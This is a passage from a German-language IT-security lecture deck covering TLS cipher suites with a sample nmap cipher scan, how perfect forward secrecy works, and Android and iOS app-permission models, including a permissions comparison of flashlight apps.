| (00,0a) | RSA-3DES-EDE-SHA | 168 Bit | Key exchange: RSA, encryption: 3DES, MAC: SHA1. |
| (00,05) | RSA-RC4128-SHA | 128 Bit | Key exchange: RSA, encryption: RC4, MAC: SHA1. |
| (00,04) | RSA-RC4128-MD5 | 128 Bit | Key exchange: RSA, encryption: RC4, MAC: MD5. |

# SSL/TLS [14] Cipher-Suite [4]

- Unterstütze Cipher-Suiten vom Server auf SSL Labs ausgeben

| Cipher Suites (SSL 3+ suites in server-preferred order; deprecated and SSL 2 suites always at the end) | | |
|---|---|---|
| TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030) | ECDH 384 bits (eq. 7680 bits RSA) FS | 256 |
| TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f) | ECDH 384 bits (eq. 7680 bits RSA) FS | 128 |
| TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x9f) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 256 |
| TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x9e) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 128 |
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028) | ECDH 384 bits (eq. 7680 bits RSA) FS | 256 |
| TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014) | ECDH 384 bits (eq. 7680 bits RSA) FS | 256 |
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027) | ECDH 384 bits (eq. 7680 bits RSA) FS | 128 |
| TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013) | ECDH 384 bits (eq. 7680 bits RSA) FS | 128 |
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x6b) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 256 |
| TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x39) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 256 |
| TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x67) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 128 |
| TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x33) | DH 4096 bits (p: 512, g: 1, Ys: 512) FS | 128 |

# SSL/TLS [15] Cipher-Suite [5]

- **nmap Abfrage**: nmap --script ssl-cert,ssl-enum-ciphers -p 443 www.example.com

```
Nmap scan report for www.kuketz-security.de (37.120.162.130)
Host is up (0.020s latency).
rDNS record for 37.120.162.130: webserver.kuketz.de
PORT    STATE SERVICE
443/tcp open  https
| ssl-cert: Subject: commonName=www.kuketz-security.de
| Issuer: commonName=RapidSSL SHA256 CA - G3/organizationName=GeoTrust Inc./countryName=US
| Public Key type: rsa
| Public Key bits: 4096
| Not valid before: 2015-05-17T13:18:49+00:00
| Not valid after:  2017-03-04T14:28:44+00:00
| MD5:   b2c2 0868 0ca9 5ce7 5afb e44e 96cb 0e89
|_SHA-1: 83c5 53b2 dcbb a4da 62c0 1ae8 0a3a fa1f 76cf 41e7
| ssl-enum-ciphers:
|   SSLv3: No supported ciphers found
|   TLSv1.0:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 - strong
|       TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 - strong
|       TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 - strong
|       TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 - strong
|       TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong
```


# SSL/TLS [16] Perfect Forward Secrecy [1]

- **Definition:** Schlüsselaustauschprotokoll aus der asymmetrischen Kryptografie, das auf dem Diffie-Hellman-Verfahren (DH) basiert und temporär ausgehandelte **Sitzungsschlüssel** verwendet

- Perfect Forward Secrecy (PFS) soll verhindern, dass eine in der Vergangenheit geführte, bereits abgeschlossene aber **verschlüsselt** aufgezeichnete Kommunikation durch nachträgliches Bekanntwerden des privaten Schlüssels kompromittiert wird
- Teilnehmer einer TLS-Verbindung einigen sich bei PFS auf einen gemeinsamen, **temporären** Sitzungsschlüssel, der nach der Kommunikation zerstört wird
- Der Sitzungsschlüssel wird allerdings niemals übertragen, sondern auf Basis **öffentlich** ausgetauschter Informationen bei den Teilnehmern mittels DH generiert

# SSL/TLS [17] Perfect Forward Secrecy [2]

- Beim Schlüsselaustausch (bspw. RSA) ohne PFS wird der **Sitzungsschlüssel** aus öffentlich ausgetauschten Zufallszahlen und dem Pre-Master-Secret, unter Verwendung des **privaten Schlüssels**, abgeleitet




# SSL/TLS [18] Perfect Forward Secrecy [3]

- **Annahme**: Ein Angreifer schneidet jegliche Kommunikation zwischen Clients und Server über mehrere Monate mit
- Die Kommunikation ist **verschlüsselt** und kann nicht eingesehen werden
- Durch eine Kompromittierung des Servers gelangt der Angreifer in den Besitz des **privaten Schlüssels**
- Mit dem privaten Schlüssel kann er jedes Pre-Master-Secret entschlüsseln und den Sitzungsschlüssel rekonstruieren
- Jegliche, in der Vergangenheit aufgezeichnete, Kommunikation kann somit wieder entschlüsselt werden

**Hauptproblem**: Der private Schlüssel wird sowohl zur Authentifikation, als auch zur Absicherung eines gemeinsamen Geheimnisses (Pre-Master-Secret) verwendet

# SSL/TLS [19] Perfect Forward Secrecy [4]

- Beim Schlüsselaustausch (bspw. DHE, ECDHE) mit PFS wird der **Sitzungsschlüssel** aus öffentlich ausgetauschten DH-Zufallszahlen und dem Pre-Master-Secret abgeleitet



# SSL/TLS [20] Perfect Forward Secrecy [5]

- **Annahme**: Ein Angreifer schneidet jegliche Kommunikation zwischen Clients und Server über mehrere Monate mit
- Die Kommunikation ist **verschlüsselt** und kann nicht eingesehen werden
- Durch eine Kompromittierung des Servers gelangt der Angreifer in den Besitz des **privaten Schlüssels**
- Da bei PFS der private Schlüssel des Servers lediglich für die Bestätigung der **Echtheit** der DH-Zufallszahl genutzt wird, kann der Angreifer eine in der Vergangenheit aufgezeichnete Kommunikation nicht wieder entschlüsseln

**Achtung**: Ist der Server kompromittiert kann ab diesem Zeitpunkt jede verschlüsselte Kommunikation mitgelesen werden

# 7. Kapitel - Mobile Security

## 2.1 Kontrollmechanismen

Android und iOS

# Zugriffskontrolle [1]

- **Definition**: Überwachung und Steuerung des Zugriffs auf bestimmte Ressourcen
- Übertragen auf Smartphones existieren unterschiedliche Ansätze, die den Zugriff auf Ressourcen steuern sollen
- Viele der Informationen, die sich aus den Ressourcen gewinnen lassen, sind für sich alleine betrachtet wenig aussagekräftig
- Die **Verknüpfung** mit personenbezogenen Daten machen Informationen interessant
  - Persönliche Informationen (bspw. Bilder, Kontakte)
  - Sensorinformationen (bspw. GPS, Gyrometer)
  - Betriebssysteminformationen (bspw. ID-Nummern, Prozesse)
  - SIM-Karte bzw. Provider Informationen (bspw. IMSI-Nummer)
  - [ ... ]

# Zugriffskontrolle [2] Android [1]


- Google folgt auf Android der Philosophie, dass den Apps und ihren Autoren grundsätzlich nicht vertraut werden kann
- Eine App hat zunächst lediglich Zugriff auf ihre eigenen Daten
- Jedes Mal wenn eine App auf eine Ressource (bspw. Kontakte, Kalender) oder Funktionalität zugreifen möchte, benötigt sie dafür eine **explizite** Berechtigung
- Diese Zugriffserlaubnis wird über das **Android-Berechtigungssystem** realisiert
- Ein Entwickler muss den Zugriff auf Ressourcen einzeln anfordern
- Vor der Installation bekommt der Anwender diese Berechtigungen aufgelistet
- Dieses Vorgehen schafft eine gewisse Transparenz, verlagert aber damit das **Problem** auf den Anwender

# Zugriffskontrolle [3] Android [2]

- Android definiert annähernd 200 verschiedene Berechtigungen, die den **Zugriff** diverse Ressourcen regeln
  - Persönlichen Daten
  - Gerätefunktionen, wie Mikrofon, Kamera und GPS-Empfänger
  - Systemfunktionen, wie das Senden von SMS-Nachrichten und das Initiieren von Telefongesprächen
  - [ … ]
- Der durchschnittliche Anwender ist damit meist überfordert
- Bis Android 6.x stand **kein** Mittel zur Verfügung, die angeforderten Berechtigungen nach der Installation zu reglementieren

Entweder die angeforderten Berechtigungen werden akzeptiert oder die Installation kann nicht erfolgen

# Zugriffskontrolle [4] Android [3] Praxisbeispiel [1]


Zugriff auf den kompletten Speicher

Ungefährer Standort (Mobilfunk, WLAN) oder exakt mittels GPS

Aufnahme von Bilder und Videos

Auslesen, welche Apps gerade aktiv sind

Detektion ob ein Anruf reinkommt / telefoniert wird

Telefonnummer, IMEI und IMSI

Zugriff auf das Internet

Netzwerkinformationen

?

# Zugriffskontrolle [5] Android [4] Praxisbeispiel [2]

- Durch die Bestätigung der Berechtigungen **während** der Installation kann eine App ab sofort ohne erneute Abfrage auf die Ressourcen zugreifen
  - Welche Ressourcen eine App für ihre Tätigkeit überhaupt benötigt bleibt unklar
  - Auf welche Informationen eine App tatsächlich zugreift ist **nicht** ersichtlich
- Erst aufwendige Analysen können letztendlich aufklären
  - auf welche Informationen Apps zugreifen
  - ob die gesammelten Informationen über das Internet versendet werden

Nach der Installation verliert der Anwender die Herrschaft und Kontrolle über die App und damit **indirekt** über seine Daten

# Zugriffskontrolle [6] Android [5] Praxisbeispiel [3]

| Flashlight Apps |  Super-Bright LED Flashlight |  Brightest Flashlight Free |  Tiny Flashlight + LED |  Flashlight |  Flashlight |  Brightest LED Flashlight |  Color Flashlight |  High-Powered Flashlight |  Flashlight HD LED |  Flashlight: LED Torch Light |
|---|---|---|---|---|---|---|---|---|---|---|
| **Permissions** | | | | | | | | | | |
| retrieve running apps | ✓ | | | | | ✓ | | ✓ | | |
| modify or delete the contents of your USB storage | ✓ | ✓ | | | | ✓ | | ✓ | | |
| test access to protected storage | ✓ | ✓ | | | | ✓ | | ✓ | | |
| take pictures and videos | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| view Wi-Fi connections | ✓ | ✓ | | | | ✓ | | ✓ | ✓ | |
| read phone status and identity | ✓ | ✓ | | | ✓ | ✓ | | ✓ | | |
| receive data from Internet | ✓ | | | | | ✓ | | ✓ | | |
| control flashlight | ✓ | ✓ | ✓ | | | ✓ | ✓ | ✓ | ✓ | |
| change system display settings | ✓ | | | | | ✓ | | ✓ | | |
| modify system settings | ✓ | | | | | ✓ | | ✓ | | |
| prevent device from sleeping | ✓ | | | | | | | ✓ | | |
| view network connections | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| full network access | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ | ✓ |
| approximate location (network-based) | ✓ | ✓ | | | | | | ✓ | | |
| precise location (GPS and network-based) | ✓ | ✓ | | | | | | ✓ | | |
| disable or modify status bar | ✓ | ✓ | | | | | | | | |
| read Home settings and shortcuts | ✓ | ✓ | | ✓ | | | | | | ✓ |
| install shortcuts | ✓ | ✓ | | ✓ | | | | | | ✓ |
| uninstall shortcuts | ✓ | ✓ | | ✓ | | | | | | ✓ |
| control vibration | ✓ | | ✓ | | | | | | | |
| prevent device from sleeping | | ✓ | ✓ | ✓ | | ✓ | | | ✓ | ✓ |
| write Home settings and shortcuts | | | | ✓ | | | | | | ✓ |
| disable your screen lock | | | | ✓ | | | | | | ✓ |
| read Google service configuration | | | | | ✓ | | | | ✓ | |

# Zugriffskontrolle [7] iOS [1]

- Apples iOS verfolgt eine andere Strategie zur Zugriffskontrolle
- Zunächst erlaubt Apple die Installation neuer Apps **ausschließlich** über den AppStore
  - Alle Apps werden einem Review-Prozess unterzogen
  - Analyse der verwendeten Systemfunktionen und rudimentärer Test der Funktion
- Im Gegensatz zu Android ist es vor der Installation nicht ersichtlich, auf welche Ressourcen eine App zugreifen möchte
- Beim **erstmaligen** Zugriff auf bestimmte Ressource oder Funktionalitäten wird dem Anwender ein Hinweisfenster eingeblendet
- Je nach Präferenz kann der Zugriff auf die Informationen erlaubt bzw. abgelehnt werden

# Zugriffskontrolle [8] iOS [2]

- iOS verfügt über kein feingranulares Berechtigungskonzept wie bspw. Android
- Der Zugriff lässt sich nur für einige, **ausgewählte** Ressourcen kontrollieren
  - Persönliches: Kontakte, Kalender, Erinnerungen, Fotos
  - Sensorinformationen: GPS, Health
  - Schnittstellen: Bluetooth, Mikrofon, Kamera
- Der durchschnittliche Anwender kann damit im vorgegebenen Rahmen den Zugriff steuern
- Im Gegensatz zu Android steht damit ein eingeschränktes Mittel zur Zugriffskontrolle zur Verfügung

# Zugriffskontrolle [9] iOS [3] Praxisbeispiel [1]

View in iTunes


This app is designed for both iPhone and iPad


Offers Apple Watch App for iPhone

**Free**

Category: Music
Updated: Jun 25, 2015
Version: 8.7.0
Size: 60.7 MB
Apple Watch: Yes

iOS Vorgaben




Kontrollierbare Berechtigungen

- Mikrofon
- Ortungsdienste
- Kontakte

Keine Kontrolle

- Internetzugriff
- Identifikationsmerkmale
  - IMEI, IMSI, ICCID
  - Ad-Tracking ID
  - [ ... ]

# Zugriffskontrolle [10] iOS [4] Praxisbeispiel [2]

- Durch die Bestätigung der Berechtigungsabfrage kann eine App ab sofort ohne erneute Abfrage auf die Ressourcen zugreifen
  - Getroffene Entscheidungen lassen sich nachträglich anpassen
  - Auf welche Ressourcen eine App zusätzlich zugreift ist **nicht** ersichtlich
- Erst aufwendige Analysen können letztendlich aufklären
  - auf welche Informationen Apps zugreifen
  - ob die gesammelten Informationen über das Internet versendet werden

Der Anwender hat unter iOS eine **eingeschränkte** Kontrolle über seine Daten

# Zugriffskontrolle [11] Identifizierungsmerkmale [1]

- Eindeutige **Identifizierungsmerkmale** wie bspw.
  - Ad-Tracking ID, Advertising ID
  - Android ID, iOS UDID
  - IMSI, IMEI, ICCID, MSISDN, etc.
  - MAC-Adresse, WLAN-SSID, IP-Adresse
  - [ … ]
- sind im App-Kontext meist wesentlich interessanter, als der Zugriff auf persönliche Informationen (bspw. Kontakte, Fotos)
- Diese Identifizierungsmerkmale lassen sich mit den Informationen **verknüpfen**, die Anwender bei der Nutzung von Apps aufrufen

Wie könnte dies in der Praxis aussehen?